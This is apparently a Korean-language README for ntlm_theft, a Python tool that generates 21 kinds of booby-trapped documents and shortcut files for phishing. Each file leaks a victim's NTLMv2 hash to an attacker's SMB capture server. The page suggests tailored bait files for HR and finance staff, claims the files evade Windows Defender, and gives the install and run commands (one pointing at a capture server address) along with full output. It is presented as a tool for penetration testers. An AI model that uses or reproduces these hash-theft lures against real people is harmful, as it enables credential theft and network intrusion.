
 greenwolf/ntlm_theft
다양한 유형의 NTLMv2 해시 탈취 파일을 생성하는 도구 (Jacob Wilkin (Greenwolf) 제작)

NTLMv2 해시 도용 파일을 여러 유형으로 생성하는 도구입니다.
ntlm_theft는 21가지 유형의 해시 도용 문서를 생성하는 오픈 소스 Python3 도구입니다. 이 문서들은 대상이 네트워크 외부로 SMB 트래픽을 허용하거나 이미 내부 네트워크에 있는 경우 피싱에 사용될 수 있습니다.
이러한 파일 유형의 장점은 매크로 기반 문서나 익스플로잇 문서와 달리 모두 '의도된 기능'을 사용하여 구축된다는 점입니다. 2020년 6월 기준 Windows Defender Antivirus에서 하나도 탐지되지 않았으며, 완전히 패치된 Windows 10 호스트에서 21가지 공격 중 17가지가 작동했습니다.
ntlm_theft는 다음 공격 유형을 지원합니다:
ntlm_theft는 주로 침투 테스터와 레드 팀을 대상으로 하며, 대상 회사 직원에 대한 내부 피싱을 수행하거나 안티바이러스 및 이메일 게이트웨이를 대량 테스트하는 데 사용됩니다. 또한 경계 방화벽에서 아웃바운드 SMB 액세스가 허용되는 경우 외부 피싱에도 사용될 수 있습니다.
침투 테스트 중에 레드 팀 활동에서처럼 특정 공격을 구성하는 데 시간을 소비하는 대신 사용 가능한 파일 유형을 쉽게 확인하는 데 유용하다는 것을 알게 되었습니다. 인사 부서에는 .rtf 또는 .docx 파일을, 재무 부서에는 .xlsx 스프레드시트 문서를 보낼 수 있습니다.
다음 지침은 ntlm_theft의 요구 사항과 사용 방법을 보여줍니다.
ntlm_theft는 Python3와 xlsxwriter가 필요합니다:
pip3 install xlsxwriter
도구를 시작하려면 입력 형식, 입력 파일 또는 폴더, 기본 실행 모드라는 4개의 매개변수를 제공해야 합니다:
-g, --generate	: 모든 파일 또는 특정 파일 유형을 생성하도록 선택
-s, --server 	: SMB 해시 캡처 서버의 IP 주소 (Responder, impacket ntlmrelayx, Metasploit auxiliary/server/capture/smb 등)
-f, --filename	: 확장자가 없는 기본 파일 이름, 나중에 변경 가능 (예: test, Board-Meeting2020, Bonus_Payment_Q4)

다음은 모든 파일을 생성하는 실행 예시입니다:
# python3 ntlm_theft.py -g all -s 127.0.0.1 -f test
Created: test/test.scf (BROWSE)
Created: test/test-(url).url (BROWSE)
Created: test/test-(icon).url (BROWSE)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Generation Complete.
다음은 최신 파일만 생성하는 실행 예시입니다:
# python3 ntlm_theft.py -g modern -s 127.0.0.1 -f meeting
Skipping SCF as it does not work on modern Windows
Created: meeting/meeting-(url).url (BROWSE TO FOLDER)
Created: meeting/meeting-(icon).url (BROWSE TO FOLDER)
Created: meeting/meeting.rtf (OPEN)
Created: meeting/meeting-(stylesheet).xml (OPEN)
Created: meeting/meeting-(fulldocx).xml (OPEN)
Created: meeting/meeting.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: meeting/meeting-(includepicture).docx (OPEN)
Created: meeting/meeting-(remotetemplate).docx (OPEN)
Created: meeting/meeting-(frameset).docx (OPEN)
Created: meeting/meeting-(externalcell).xlsx (OPEN)
Created: meeting/meeting.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: meeting/meeting.asx (OPEN)
Created: meeting/meeting.jnlp (OPEN)
Created: meeting/meeting.application (DOWNLOAD AND OPEN)
Created: meeting/meeting.pdf (OPEN AND ALLOW)
Skipping zoom as it does not work on the latest versions
Skipping Autorun.inf as it does not work on modern Windows
Skipping desktop.ini as it does not work on modern Windows
Generation Complete.
다음은 xlsx 파일만 생성하는 실행 예시입니다:
# python3 ntlm_theft.py -g xlsx -s 192.168.1.103 -f Bonus_Payment_Q4
Created: Bonus_Payment_Q4/Bonus_Payment_Q4-(externalcell).xlsx (OPEN)
Generation Complete.
ntlm_theft Created by Jacob Wilkin Copyright (C) 2020 Jacob Wilkin
This program is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
